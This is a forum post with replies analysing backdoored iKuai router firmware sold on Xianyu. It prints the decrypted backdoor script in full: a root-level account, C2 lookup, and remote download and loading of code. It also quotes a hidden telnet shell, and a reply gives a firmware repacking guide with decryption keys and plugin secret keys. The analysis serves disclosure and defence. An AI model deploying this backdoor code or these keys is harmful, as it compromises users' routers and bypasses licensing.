



爱快软路由 ikuai 开心版 带插件固件完整分析


-
-

Nyarime · 1 天前 · 3075 次点击

前阵子在恩山看到有用户在宣传 iKuai 插件版，价格几百一个授权还提供一个 7 天试用的密钥。嚯，一看一堆插件支持，其中还有疑似 Clash 的小猫咪。当然我很感谢他们让我把软路由玩爽了，一想爱快云平台只有那 1 个冷冰冰的 Docker 就不寒而栗...



他们的闲鱼 ID 分别是：公路暴走的榛子、伦敦天蝎座海牛。还有个曾用名：金陵巨蟹座佩奇（他们有多个某鱼小号注意鉴别马甲），至于他们的固件比爱快官方还要 bt，这些贩子销售所谓的 iKuai"企业版"固件，声称包含 Docker 、Shell 等企业版功能。实际上，这些固件通过植入后门程序实现插件加载，同时在用户路由器上留下多个后门账户。



本文完整记录了逆向分析过程。

---

1. 固件提取

1.1 获取 rootfs

```
# 使用 Nyarc 解密 iKuai 固件
nyarc --ikuai-decrypt firmware.bin -o decrypted.xz

# 解压 XZ （必须 CRC32 ）
xz -d decrypted.xz

# 挂载 ext2 rootfs
mkdir /tmp/xyrm
mount -o loop decrypted /tmp/xyrm
```

1.2 发现异常文件

```
# 标准 iKuai 不应该有这个文件
ls -la /tmp/xyrm/sbin/replace_files
# -rwxr-xr-x 1 root root 42240 ... replace_files

ls -la /tmp/xyrm/sbin/appinst.bin.pkg
# -rw-r--r-- 1 root root 26288 ... appinst.bin.pkg (Salted__加密)
```

1.3 Nyarc 安全扫描发现后门

```
nyarc --scan /tmp/xyrm
```

输出（节选）：

```
[CRITICAL] Hardcoded Password
  /etc/shadow: 3 个异常账户
    root:$1$...:17857    ← 后门密码
    sshd:$1$...:17857    ← 后门密码
    iksshd:$1$...:17857  ← 后门账户（标准 iKuai 无此用户）

[CRITICAL] Backdoor Detected
  /sbin/replace_files: 42KB ELF, 非标准 iKuai 文件

🟠 [HIGH] Telnet Backdoor
  /etc/setup/rc: telnetd -p 65500 -l /bin/ash
  ← 隐藏 Telnet 后门，端口 65500
```

---

2. replace_files 逆向

2.1 基本信息

```
file /tmp/xyrm/sbin/replace_files
# ELF 64-bit LSB executable, x86-64, statically linked

strings /tmp/xyrm/sbin/replace_files | grep -i "bash\|script\|tmp"
# /bin/bash -s
# /tmp/script_out_
# /tmp/script_err_
# kworker/u8:1-ev    ← 伪装成内核线程!
```

关键发现：

- 静态链接 ELF，42KB
- 通过`/bin/bash -s`执行嵌入的脚本
- 伪装进程名为`kworker/u8:1-ev`（模仿内核工作线程）
- 输出重定向到`/tmp/script_out_XXXXXX`

2.2 Ghidra 反编译

使用 Ghidra headless 模式反编译：

```
# 导入并分析
analyzeHeadless /tmp/ghidra_rf rf_proj -import replace_files

# 反编译所有函数
```

```
analyzeHeadless /tmp/ghidra_rf rf_proj -process replace_files \
  -postScript DecompileAll.java
```

2.3 核心函数分析

main 入口（FUN_0040168a）

```
void FUN_0040168a(undefined4 param_1, undefined8 *param_2)
{
    // 1. 伪装进程名
    uVar1 = FUN_00405a20(*param_2);
    FUN_00405aa0(*param_2, "kworker/u8:1-ev", uVar1);

    // 2. 解密嵌入的脚本
    FUN_004016e8(&DAT_0040b0a0, &DAT_0040a040, 0xdd1);
    //           ^输出缓冲区    ^加密数据       ^长度=3537 字节

    // 3. 执行解密后的脚本
    FUN_004010e9(&DAT_0040b0a0, param_1, param_2);
}
```

解密函数（FUN_004016e8）— 核心!

```
void FUN_004016e8(long output, undefined8 encrypted_data, uint data_len)
{
    // 1. 生成 1024 字节查找表（类似 iKuai rootfs 的 sbox ！）
    for (i = 0; i < 0x400; i++) {
        sbox[i] = key[i & 0xf] + ((char)(i + 1) * -0x22);
        //        ^16 字节密钥     ^乘以-0x22(即-34)
    }

    // 2. 逐字节解密：减法 + 位旋转
    for (i = 0; i < data_len; i++) {
        bVar4 = (sbox[i & 0x3ff] + (char)data_len) & 0xFF;

        // 计算旋转位数：bVar4 % 7 + 1
        // Ghidra 显示的是编译器优化后的除法（乘 0x25 右移 8 ）
        cVar1 = (bVar4 * 0x25) >> 8;
        div7 = (cVar1 + ((bVar4 - cVar1) >> 1)) >> 2;
        shift = bVar4 - div7 * 7 + 1;

        // 解密操作：减去 bVar4 ，然后左旋转 shift 位
        data[i] = ROL((data[i] - bVar4) & 0xFF, shift);
    }
}
```

2.4 密钥提取

从 ELF 的数据段提取：

```
with open('replace_files', 'rb') as f:
    elf = f.read()

# 解析 ELF program headers 找到文件偏移
# DAT_0040ae20 (虚拟地址) → 0x9e20 (文件偏移)
# DAT_0040a040 (虚拟地址) → 0x9040 (文件偏移)

key = elf[0x9e20:0x9e20+16]
# 密钥: 88b1f1937a2cb39d5383953eb38a5368

encrypted_data = elf[0x9040:0x9040+0xdd1]
# 3537 字节加密数据
```

2.5 Python 解密实现

```
key = elf[0x9e20:0x9e20+16]
enc_data = bytearray(elf[0x9040:0x9040+0xdd1])
data_len = 0xdd1  # 3537

# 生成 sbox
sbox = bytearray(1024)
for i in range(1024):
    sbox[i] = (key[i & 0xf] + ((i + 1) * (-0x22 & 0xFF))) & 0xFF

# 解密
dec = bytearray(len(enc_data))
for i in range(len(enc_data)):
    bVar4 = (sbox[i & 0x3ff] + (data_len & 0xFF)) & 0xFF

    # shift = bVar4 % 7 + 1 （编译器优化还原）
    cVar1 = (bVar4 * 0x25) >> 8
    div7 = (cVar1 + ((bVar4 - cVar1) >> 1)) >> 2
    shift = (bVar4 - div7 * 7 + 1) & 0x1F

    # 解密：减去 bVar4 ，然后 ROL
    val = (enc_data[i] - bVar4) & 0xFF
    val = ((val << shift) | (val >> (8 - shift))) & 0xFF
    dec[i] = val

print(bytes(dec).decode())
```

---

3. 解密后的后门脚本

完整解密输出（3537 字节 bash 脚本）：

```
#!/bin/bash

# ===== 后门 1: 添加 SSH 后门账户 =====
iksshd=`cat /etc/shadow|grep "iksshd"|wc -l`
if [ $iksshd -eq 0 ];then
echo 'iksshd:$1$ebBzICAY$5CaSyktzPh8SEUYMHdzhf1:17857:0:99999:7:::' >>/etc/shadow
echo 'iksshd:x:0:0:iksshd:/root:/bin/ash' >>/etc/passwd
fi
# iksshd 账户: UID=0(root 权限), 密码 hash 已知

# ===== 后门 2: C2 通信 =====
check_network() {
    while true; do
        ping -c2 qq.com >/dev/null 2>&1 && break
        ping -c2 163.com >/dev/null 2>&1 && break
        ping -c2 baidu.com >/dev/null 2>&1 && break
        sleep 5
    done
}

# ===== 后门 3: 远程控制服务器 =====
REG_SERVER="patch.ikuai8.cn"      # 伪装成 iKuai 官方域名
REG_SERVER2="www.ikuai8.cn"       # 备用
oss_cn_beijing="https://ikuai8-app.oss-cn-beijing.aliyuncs.com"

wget_file(){
    # 通过 DNS TXT 记录获取真实 C2 地址
    regaddr=$(curl -s "https://doh.pub/dns-query?name=${REG_SERVER}&type=TXT" \
              | jq -r '.Answer[].data' | sed -E 's/"//g')

    # 备用 DNS
    if [ -z "$regaddr" ]; then
        regaddr=$(curl -s "https://dns.alidns.com/resolve?name=${REG_SERVER2}&type=TXT" \
                  | jq -r '.Answer[].data' | sed -E 's/"//g')
    fi

    # 最终备用：硬编码动态 DNS
    if [ -z "$regaddr" ]; then
        regaddr="http://bdoptical2.vicp.cc:8081"
    fi

    # 通过 C2 服务器签名 OSS URL
    SIGNED_SER="$regaddr/generate_signed_url.php?url="
    SIGNED_URL=$(curl -s "$SIGNED_SER$oss_cn_beijing/$1")
    echo $SIGNED_URL
}
```

```
# ===== 后门 4: 无限循环下载+安装插件 =====
while true; do
    check_network
    sleep 15

    # 下载版本信息
    downloaded_version=`curl -sL $(wget_file "appinst_ver/version_rom")`

    # 下载 pmd 数据库（加密的 JSON ）
    wget -O /tmp/iktmp/app_up/db \
         $(wget_file "appinst_ver/appinst_$downloaded_version") -q

    # 下载插件包（ AES 加密的 tar.gz ）
    wget -O /tmp/iktmp/app_up/appinst.bin.pkg \
         $(wget_file "appinst_ver/appinst_$downloaded_version.bin.ikp") -q

    if [ -s /tmp/iktmp/app_up/db ] && [ -s /tmp/iktmp/app_up/appinst.bin.pkg ]; then
        # 覆盖 pmd 数据库
        cp /tmp/iktmp/app_up/db /etc/log/packages/db/.__DB.3.x86_64

        # 放置插件包
        cp /tmp/iktmp/app_up/appinst.bin.pkg /etc/log/packages/appinst.bin.pkg

        # 重启 pmd （ iKuai 插件管理器）强制加载
        killall pmd
        rm /tmp/packages -r
        pmd
        sleep 30
    fi

    # 安装成功则退出，否则永远重试
    if [ -f /tmp/ikpkg/appinst/version ]; then
        exit
    fi

    # 清理重试
    rm /etc/log/packages/*.pkg -f
done
```

---

4. 后门清单

#	类型	详情	危害等级
1	SSH 后门账户	`iksshd` (UID=0, root 权限)	严重
2	Telnet 后门	端口 65500, `/bin/ash`	严重
3	进程伪装	伪装为`kworker/u8:1-ev`内核线程	高
4	C2 通信	DNS TXT 查询获取控制服务器地址	严重
5	远程下载	从阿里云 OSS 下载任意代码执行	严重
6	pmd 注入	覆盖官方插件数据库加载恶意插件	严重
7	无限循环	后门脚本永不退出，持续尝试	高
8	禁用 bash	`/etc/setup/rc`中移除 bash ，防止用户排查	中

C2 基础设施

```
patch.ikuai8.cn           → DNS TXT → 真实 C2 地址
www.ikuai8.cn             → 备用 DNS TXT
bdoptical2.vicp.cc:8081   → 硬编码备用 C2 （花生壳动态域名）
ikuai8-app.oss-cn-beijing.aliyuncs.com → 插件存储（阿里云 OSS ）

C2 服务器功能:
  /generate_signed_url.php → 生成 OSS 签名下载链接
```

---

5. 加密算法对比

replace_files vs iKuai rootfs

特性	replace_files	iKuai rootfs
算法	自定义 sbox+位旋转	自定义 sbox+XOR
密钥长度	16 字节	16 字节
sbox 大小	1024 字节	256 字节(uint32 溢出)
操作	减法+ROL	XOR
密钥存储	ELF 数据段	vmlinuz/rootfs 末尾

两者思路一致：生成查找表→逐字节变换。可能是同一作者/团队。

---

6. Nyarc 自动化检测

Nyarc 可以自动检测此类后门：

```
# 固件检测
nyarc --fw-detect xianyu_firmware.bin
# → iKuai 3.7.x (modified)

# 安全扫描
nyarc --scan /path/to/rootfs
# → CRITICAL: Hardcoded password in /etc/shadow
# → CRITICAL: Unknown ELF in /sbin/replace_files
# → HIGH: Telnet on non-standard port 65500

# 加密分析
nyarc --crypto-scan /sbin/replace_files
# → Custom encryption detected (sbox + rotation)

# 完整报告
nyarc --report xianyu_firmware.bin report.txt
```

---

7. 工具

- **Nyarc**: 固件分析工具
- **Ghidra**: NSA 逆向工程框架 — ELF 反编译
- **Python**: 解密脚本实现

本文仅发布于 V2EX 使用 Nyarc v1.0.0 + Ghidra 11.3.2 测试

- 后门
- 固件
- 逆向

36 条回复 • 2026-04-20 08:33:52 +08:00

1

Ipsum

1 天前

哈哈，收费还放后门。确实有点过分了。

2

sddyzm

PRO

1 天前
和个人隐私相关的一切只买官方产品

3
xiaowowo
1 天前
Nyarc 这个工具有文档吗？ pro 版本和 free 版本有什么区别呢？重新打包的固件可以刷入硬件路由器吗？

4
bugtik
1 天前
@sddyzm https://www.v2ex.com/t/1090801?p=2#r_15726212 爱快这玩意官方都有后门的


5
Nyarime
OP
1 天前 ❤ 1
@xiaowowo Nyarc 目前才刚开发好... free 是分析，pro 带了解包、打包，是可以重新打包的固件可以刷入硬件路由器（解决校验就行）

6
sddyzm
PRO
1 天前 via iPhone
@bugtik 感谢补充黑历史

7
Nyarime
OP
1 天前 ❤ 1
@bugtik 今早已经把后门拔了，刚刚补了 musl 环境，原生运行了 htop
![undefined](https://img.meituan.net/content/ecc7aa97270176d77a60479eb7a83f4f558803.png)

8
civetcat
1 天前
感谢分析，第三方出的东西确实都要谨慎

9
stinkytofux
1 天前
这真是精准筛选用户了, 会折腾这个还舍得花钱的绝对有公网 IP, 简直是肉鸡中的精品, 精品中的战斗鸡.



10
Cu635
1 天前
@lpsum #1
所有闭源的东西，这不是基操么？收费的也逃不过嘛。

@sddyzm #2 @bugtik #4 @civetcat #8
官方的也不能保证没有，只能说两害相权取其轻。因为官方的只有官方给你加的后门，第三方的会两头都给你加后门。

11
xiaowowo
1 天前
@Nyarime 大佬厉害呀。要是有使用教程就好了。

12
Nyarime
OP
1 天前 ❤ 1
@xiaowowo
NyarcPro iKuai 固件操作教程

固件检测

```bash
# 检测固件类型
nyarc --fw-detect iKuai8_x64_3.7.19.bin

# 输出:
# Size: 45.6MB
# Vendor: iKuai
# Format: ikuai_firmware
# Version: 3.7.19
# firmwareid: 10001 (免费版)
```

固件解密

```bash
# 解密 rootfs (自动检测 fixed/dynamic key)
nyarc --ikuai-decrypt firmware.bin decrypted.xz

# 输出:
# 🔑 Mode: fixed (key=77b1fa93742cb39d3383553e848a5291)
# ✅ Hash verification: SUCCESS
# ✅ Decrypted: decrypted.xz (34.9MB)
```

密钥说明

版本	密钥模式	密钥
≤3.7.16	Fixed	`77b1fa93742cb39d3383553e848a5291`
3.7.19	Fixed	同上（使用旧版 vmlinuz ）
3.7.22 Free	Dynamic	`9be61ec6f06181c3e68de54899c704bb`
3.7.22 Ent	Dynamic	`58c0343a82e1447e89f423e39095a090`
4.0.24	Dynamic	`ab25f5f19c125f7620d27906de49f256`

解压 rootfs

```bash
# 解密后得到 XZ 压缩的 ext2
xz -d decrypted.xz

# 挂载
mkdir /tmp/rootfs
mount -o loop decrypted /tmp/rootfs

# 浏览
ls /tmp/rootfs/
# bin dev etc lib lib64 mnt proc root sbin sys tmp usr var www
```

修改 rootfs

```bash
```

```
# SSH 密码
sed -i 's|^root:.*|root:$1$naixi233$AgpY4n3TdEDVt/AjLuM/y.:17857:0:99999:7:::|' /tmp/rootfs/etc/shadow

# 云控阻断
sed -i 's/59.110.6.135/127.0.0.1/g' /tmp/rootfs/usr/ikuai/script/client.sh

# 添加启动脚本
sed -i 's/return$/\/sbin\/naixi_boot.sh \&\n\treturn/' /tmp/rootfs/usr/ikuai/script/plugins.sh
```

重打包

```bash
# 卸载
umount /tmp/rootfs

# XZ 压缩 (必须 CRC32!)
xz -6 --check=crc32 decrypted

# 加密 (fixed key)
nyarc --ikuai-encrypt decrypted.xz encrypted.enc fixed

# 加密 (dynamic key, 指定密钥)
nyarc --ikuai-encrypt decrypted.xz encrypted.enc dynamic 9be61ec6f06181c3e68de54899c704bb
```

构建固件

完整流程

```python
import gzip, struct, json, hashlib, io

# 1. 解析原始固件
with open('original.bin', 'rb') as f:
data = f.read()
hdr_len = struct.unpack('>I', data[:4])[0]

# 2. 解压 header (gzip, 前 10 字节被 strip)
gzip_magic = b'\x1f\x8b\x08\x00\x6f\x9b\x4b\x59\x00\x03'
hdr_json = gzip.decompress(gzip_magic + data[4:4+hdr_len])
hdr = json.loads(hdr_json)

# 3. 解压 ext2 镜像 (完整 gzip, 不 strip)
ext2 = gzip.decompress(data[4+hdr_len:])

# 4. 修改 ext2 (mount→修改→umount→替换 rootfs)

# 5. 重新 gzip ext2 (mtime=0)
buf = io.BytesIO()
with gzip.GzipFile(fileobj=buf, mode='wb', compresslevel=9, mtime=0) as gz:
gz.write(ext2)
gz_full = buf.getvalue()

# 6. 更新 header
hdr['filename'] = 'iKuai8_x64_3.7.19_Naixi.bin'
hdr['length'] = str(len(gz_full)) # = gzip body 大小
hdr['md5'] = hashlib.md5(gz_full).hexdigest()
hdr['sha256'] = hashlib.sha256(gz_full).hexdigest()[:32]

# 7. gzip header (strip 前 10 字节)
hdr_str = json.dumps(hdr, separators=(',', ':'))
hdr_buf = io.BytesIO()
with gzip.GzipFile(fileobj=hdr_buf, mode='wb', compresslevel=9, mtime=0x594b9b6f) as gz:
gz.write(hdr_str.encode())
gz_hdr_body = hdr_buf.getvalue()[10:] # strip!

# 8. 组装
with open('output.bin', 'wb') as f:
f.write(struct.pack('>I', len(gz_hdr_body))) # BE 4 字节
f.write(gz_hdr_body) # header
f.write(gz_full) # ext2 (不 strip)
```

关键约束

约束	说明
XZ 必须 CRC32	`xz --check=crc32`，内核不支持 CRC64
Hash 算明文	加密前计算 hash
sbox uint32 溢出	不要"修复"成 int64
Header JSON 无空格	`separators=(',', ':')`
Header gzip strip 10 字节	ext2 gzip 不 strip
Header gzip mtime	`0x594b9b6f`
ext2 gzip mtime	`0`
length 字段	= gzip(ext2)完整大小
firmwareid	10001=免费, 10002=企业

插件管理

pmd 数据库

```bash
# 解密 pmd 数据库
# 密钥: ikupdat-d~#-
# 格式: Salted__ + AES-256-CBC + EVP_BytesToKey(MD5, count=1)
# 内容: JSON 数组 [{"name","version","secret_key","arch"}]
```

已知插件密钥

插件	secret_key
docker	`354a738f7b2756a848f3b8de541ec57`
docker-bin	`354a738f7b2756a848f3b8de541ec58`
shell	`70946f9965a3c140b28e36a82ed148b`
